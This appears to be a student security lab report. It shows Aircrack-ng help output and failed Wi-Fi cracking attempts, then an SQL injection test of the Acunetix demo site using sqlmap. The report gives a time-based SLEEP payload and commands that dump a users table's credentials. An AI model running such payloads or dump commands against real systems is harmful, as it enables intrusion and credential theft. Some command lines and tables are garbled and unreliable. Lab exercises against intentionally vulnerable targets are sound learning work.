Understanding Aircrack-ng Tool & Blind SQL Injection

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Section 1: Exploring Aircrack-ng Tool

In this section, we explore the usage of the Aircrack-ng tool through the command line interface in Kali Linux.

Explore aircrack-ng tool

Aircrack-ng is a suite of tools for assessing Wi-Fi network security. It focuses on different areas of WiFi security such as monitoring, attacking, testing, and cracking.

Command used to explore the tool:

```
aircrack-ng --help
```

Screenshot:

```
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 Aircrack-ng 1.7
https://www.aircrack-ng.org
usage: aircrack-ng [options] <input file(s)>
Common options:
              -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
-e <essid> : target selection: network identifier
-b <bssid> : target selection: access point's MAC
-p <nbcy> : # of CPU to use (default: all CPUs)
-q : enable quiet mode (no status output)
-C <macs> : merge the given APs to a virtual one
-l <file> : write key to file. Overwrites file.
Static WEP cracking options:
             c : search alphanumeric characters only
-t : search binary coded decimal chr only
-h : search the numeric key for Fritz!BOX
-d <mask> : use masking of the key (A1:XX:CF:YY)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length : 64/128/152/256/512
-i <index> : WEP key length : 64/128/152/256/512
-i <index> : WEP key index (1 to 4), default: any
-f <fudge> : bruteforce fudge factor, default: 2
-k <korek> : disable one attack method (1 to 17)
-x or -x0 : disable bruteforce for last keybytes
-x1 : last keybyte bruteforcing (default)
-x2 : enable last 2 keybytes bruteforcing
-X : disable bruteforce multithreading
-y : experimental single bruteforce mode
-K : use only old KoreK attacks (pre-PTW)
-s : show the key in ASCII while cracking
-M <num> : specify maximum number of IVs to use
-D : WEP decloak, skips broken keystreams
-P <num> : PTW debug: 1: disable Klein, 2: PTW
-V : run in visual inspection mode
WEP and WPA-PSK cracking options:
                   w <words> : path to wordlist(s) filename(s)
                -N <file> : path to new session filename
-R <file> : path to existing session filename
WPA-PSK options:
               -E <file> : create EWSA Project file v3
-I <str> : PMKID string (hashcat -m 16800)
-j <file> : create Hashcat v3.6+ file (HCCAPX)
-J <file> : create Hashcat file (HCCAP)
```

Command used to check wireless interfaces:

sudo airmon-ng sample.cap and -w wordlist.txt -b 00:11:22:33:44:55 capture.cap

Iwconfig

Screenshot:

```
-(kali⊛kali)-[~]
lo
         no wireless extensions.
eth0
         no wireless extensions.
  —(kali⊕kali)-[~]
 —$ aircrack-ng sample.cap
Reading packets, please wait ...
Opening sample.cap
Failed to open 'sample.cap' (2): No such file or directory
Read 0 packets.
No networks found, exiting.
Quitting aircrack-ng...
 —(kali®kali)-[~]
sircrack-ng -w wordlist.txt -b 00:11:22:33:44:55 capture.cap
ERROR: Opening dictionary wordlist.txt failed (No such file or directory)
ERROR: Opening dictionary wordlist.txt failed (No such file or directory)
Reading packets, please wait ...
Opening capture.cap
Failed to open 'capture.cap' (2): No such file or directory
```

Section 2: Bonus – Blind SQL Injection

SQL Injection Vulnerability Report

1. Objective

To identify and exploit SQL injection vulnerabilities on a target web application for educational and ethical testing purposes. Both standard and blind SQL injection methods were tested using sqlmap.

2. Tools Used

Operating System: Kali LinuxSQLMap Version: 1.9.2#stable

- Web Browser: Firefox

- Target Site: Acunetix Demo (http://testphp.vulnweb.com)

3. Vulnerability Identified

SQL Injection on `artists.php?artist=2`

Injection Type: Boolean-Based Blind, Error-Based, Time-Based Blind, UNION-Based

Parameter: artist (GET)

4. Blind SQL Injection:

SQLMap automatically detected and exploited a Boolean-Based Blind SQL Injection:

Command Used:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" --dbs

Time-Based Payload Used:

artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))MpzO)

Outcome: SQLMap was able to enumerate databases based on time delays, confirming blind SQL injection vulnerability.

5. Data Extraction

Command Used:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C uname,pass,phone --dump

Extracted Data:

```
| uname | pass | phone |
|------|
| test | test | 2323345 |
```

6. Recommendations

- Use Web Application Firewalls
- Disable detailed error messages
- Use prepared statements in PHP

7. Conclusion

The application is critically vulnerable to various types of SQL injection, including blind SQL injection. An attacker could dump user credentials, enumerate databases, and modify or delete records.

Risk Rating: HIGH

8. Screenshots:




Photo: The website.

```
| corrupt history file /home/kali/.zsh_history | compared by the compared by t
```

